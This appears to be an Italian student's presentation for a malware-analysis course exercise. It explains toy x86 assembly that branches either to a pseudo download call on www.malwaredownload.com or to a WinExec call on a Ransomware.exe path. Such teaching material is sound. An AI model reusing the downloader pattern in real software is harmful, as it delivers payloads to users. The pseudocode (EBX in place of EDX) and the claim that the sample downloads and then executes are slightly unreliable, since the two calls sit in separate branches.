NAME OF PROJECT

Analisi avanzate: Un approccio pratico

PROGETTO S11 L5

Analisi avanzate: Un approccio pratico

PRESENTED BY

Fernando Catrambone

TRACCIA

Con riferimento al codice mostrato nelle tabella a destra, rispondere ai seguenti quesiti:

- Spiegate, motivando, quale salto condizionale effettua il Malware.
- Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
- Quali sono le diverse funzionalità implementate all'interno del Malware?
- Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

DESCRIZIONE DEL CODICE

TABELLA 1

0x00401040 mov EAX, 5 Copia il valore 5 nel registro EAX

0x00401044 mov EBX, 10 Copia il valore 10 nel registro EBX

0x00401048 cmp EAX, 5 Confronta EAX con 5, siccome EAX è uguale a 5 imposta ZF = 1 e CF = 0

0x0040105B jnz loc 0x0040BBAO Salta a loc 0x0040BBAO se ZF è uguale a 0

0x0040105F inc EBX Incrementa EBX di 1

0x00401064 cmp EBX, 11 Confronta EBX con 11, siccome EBX è uguale a 11 imposta ZF = 1 e CF =0

0x00401068 jz loc 0x0040FFAO Salta a loc 0x0040FFAO se EBX è uguale a 11

TABELLA 2

0x0040BBA0 mov EAX, EDI Copia il valore di EDI in EAX
EDI = www.malwaredownload.com

0x0040BBA4 push EAX Pusha EAX sullo stack

0x0040BBA8 call Download ToFile() Chiama la pseudo funzione DownloadToFile()

TABELLA 3

0x0040FFA0 mov EDX, EDI Copia il valore di EDI in EDX
EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe

0x0040FFA4 push EDX Pusha EDX sullo stack

0x0040FFA8 call WinExec() Chiama la pseudo funzione WinExec()

PSEUDO CODICE

```
int main() {

    EAX = 5;
    EBX = 10;

    if(EAX == 5)
    {
        EBX++;
        if( EBX == 11)
        {
            EDI = C:\Program and Settings\Local User\Desktop\Ransomware.exe;
            EBX = EDI;
            WinExec(EBX);
        }
    }
    else
    {
        EDI = www.malwaredownload.com;
        EAX = EDI;
        DownloadToFile(EAX);
    }

    return 0;
```

Il codice rappresenta un malware che prima inizializza EAX al valore di 5 e EBX a 10, se EAX è diverso da 5 chiama la funzione **DownloadToFile** che scarica un file dall'URL che gli viene passato, in questo caso "www.malwaredownload.com".

Se invece EAX è uguale a 5 incrementa il valore di EBX di 1, se EBX è uguale a 11 chiama la funzione **WinExec** che esegue un file .exe al path passatogli come parametro.

SPIEGATE, MOTIVANDO, QUALE SALTO CONDIZIONALE EFFETTUA IL MALWARE.

Tabella 1


Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

1

2

Il malware effettua il salto (2) indicato in figura poichè il primo salto (1) richiede come condizione che la ZF sia uguale a 0, siccome nel primo cmp il registro EAX è uguale a 5 la ZF è stata impostata con il valore di 1, quindi non viene eseguito il primo salto e vengono eseguite le istruzioni sulle righe seguenti. Successivamente il salto jz richiede che la ZF sia uguale a 1, siccome il registro EBX che inizialmente valeva 10 è stato incrementato di 1 tramite il comando inc ora vale 11. Il cmp assegna alla ZF il valore di 1 se EBX vale 11 quindi il salto avviene.

DISEGNARE UN DIAGRAMMA DI FLUSSO (PRENDETE COME ESEMPIO LA VISUALIZZAZIONE GRAFICA DI IDA) IDENTIFICANDO I SALTI CONDIZIONALI (SIA QUELLI EFFETTUATI CHE QUELLI NON EFFETTUATI). INDICATE CON UNA LINEA VERDE I SALTI EFFETTUATI, MENTRE CON UNA LINEA ROSSA I SALTI NON EFFETTUATI.



QUALI SONO LE DIVERSE FUNZIONALITÀ IMPLEMENTATE ALL'INTERNO DEL MALWARE?

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Il malware chiama le due funzioni indicate in figura. Si può intuire che si tratti di un **downloader** che scarica un eseguibile dall'URL che viene passato alla funzione **DownloadToFile()** e successivamente lo esegue con la funzione **WinExec()** che riceve il path dell'eseguibile.

CON RIFERIMENTO ALLE ISTRUZIONI «CALL» PRESENTI IN TABELLA 2 E 3, DETTAGLIARE COME SONO PASSATI GLI ARGOMENTI ALLE SUCCESSIVE CHIAMATE DI FUNZIONE.

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Gli argomenti, che sono contenuti all'interno del registro EDI, vengono prima copiati rispettivamente nei registri EAX e EDX e poi messi nello stack tramite il comando push.

NAME OF PROJECT

Analisi avanzate: Un approccio pratico

GRAZIE

Analisi avanzate: Un approccio pratico

PRESENTED BY

Fernando Catrambone